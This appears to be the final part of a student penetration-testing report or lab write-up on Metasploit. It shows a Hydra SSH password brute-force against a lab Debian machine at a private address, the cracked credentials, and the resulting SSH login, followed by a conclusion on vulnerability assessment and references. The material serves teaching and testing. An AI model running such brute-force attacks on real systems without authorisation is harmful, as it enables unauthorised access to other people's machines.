
And then the actual use of hydra tool:

Hydra -L username.txt -P password.txt ssh:// ip of Debian machine



```
┌──(kali㉿kali)-[/usr]
└─$ ls -l
total 188
drwxr-xr-x   2 root root 102400 Aug 23 10:00 bin
drwxr-xr-x   2 root root   4096 May 15 22:18 games
drwxr-xr-x   5 root root   4096 May 23 00:25 i686-w64-mingw32
drwxr-xr-x  62 root root   4096 May 23 00:27 include
drwxr-xr-x 111 root root   4096 May 23 02:04 lib
drwxr-xr-x   3 root root   4096 May 23 00:25 lib32
drwxr-xr-x   2 root root   4096 May 23 00:20 lib64
drwxr-xr-x  18 root root   4096 Aug 20 02:03 libexec
drwxr-xr-x   2 root root   4096 May 23 00:20 libx32
drwxr-xr-x  10 root root   4096 May 23 00:20 local
-rw-r--r--   1 root root     38 Aug 20 01:25 password.txt
drwxr-xr-x   2 root root  20480 May 23 02:05 sbin
drwxr-xr-x 349 root root  12288 Aug 23 10:00 share
drwxr-xr-x   3 root root   4096 May 23 00:27 src
-rw-r--r--   1 root root     26 Aug 20 01:07 username.txt
-rw-r--r--   1 root root     28 Aug 20 01:25 wordlist.txt
drwxr-xr-x   5 root root   4096 May 23 00:25 x86_64-w64-mingw32

┌──(kali㉿kali)-[/usr]
└─$ hydra -L wordlist.txt  -P password.txt ssh://192.168.80.134
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-27 01:03:33
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking ssh://192.168.80.134:22/
[22][ssh] host: 192.168.80.134   login: python   password: rootroot
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-27 01:03:42
```

We got username as **python** and password is **rootroot** of Debian Machine (192.168.80.134) After that we tried for SSH port



```
┌──(kali㉿kali)-[/usr]
└─$ ssh python@192.168.80.134
python@192.168.80.134's password:
Linux debian 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5 (2019-06-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 27 00:52:46 2023
python@debian:~$ ls -l
total 44
-rw-r--r-- 1 root   root     26 Aug 20 03:22 1.py
drwxr-xr-x 2 python sudo   4096 May 10 01:26 bash
-rw-r--r-- 1 python sudo    106 Apr 29 08:06 client.conf
-rw-r--r-- 1 python sudo      0 May  2 20:46 client.conf.save
drwxr-xr-x 2 python sudo   4096 Aug 20 01:43 HACK
-rw-r--r-- 1 root   root    551 Jul 27 03:31 p1.py
drwxr-xr-x 2 python sudo   4096 May 10 00:56 pyhon
drwxr-xr-x 2 python sudo   4096 May 10 00:57 python
-rw-r--r-- 1 python sudo  15689 May  2 00:22 tstrip
python@debian:~$ cd bash/
python@debian:~/bash$ ls
copy.sh
python@debian:~/bash$ mkdir attacker
python@debian:~/bash$ ls
attacker  copy.sh
python@debian:~/bash$ 
```

7.CONCLUSION

Metasploit framework is a powerful tool for exploiting a remote target machine. With more than 900 attacks obtained by multiple combinations of payloads and exploit types, the ever increasing need for patching the vulnerabilities in the system can be dealt with a great deal of information about them and risk of an attack happening by exploiting a particular vulnerability. Penetration testing is just one of the multiple ways to make sure the information on your systems is secure and not open to hacking.

Vulnerability assessments also provide an organization with the necessary knowledge, awareness and risk backgrounds to understand and react to threats to its environment.

A vulnerability assessment process is intended to identify threats and the risks they pose. They typically involve the use of automated testing tools, such as network security scanners, whose results are listed in a vulnerability assessment report.

8. REFERENCE

1. Metasploit Project: Wikipedia the free encyclopedia. Retrived from https://en.wikipedia.org/

2. David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni (2011). METASPLOIT: The Penetration Tester's Guide. Sanfransisco: no starch press.

3. F. Holik, J. Horalek, O. Marik, S. Neradova, and S. Zitta, "Effective penetration testing with Metasploit framework and methodologies," 2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI), 2014.

4. Fossi, Marc, et al. "Symantec internet security threat report trends for 2010."Volume XVI, 2011.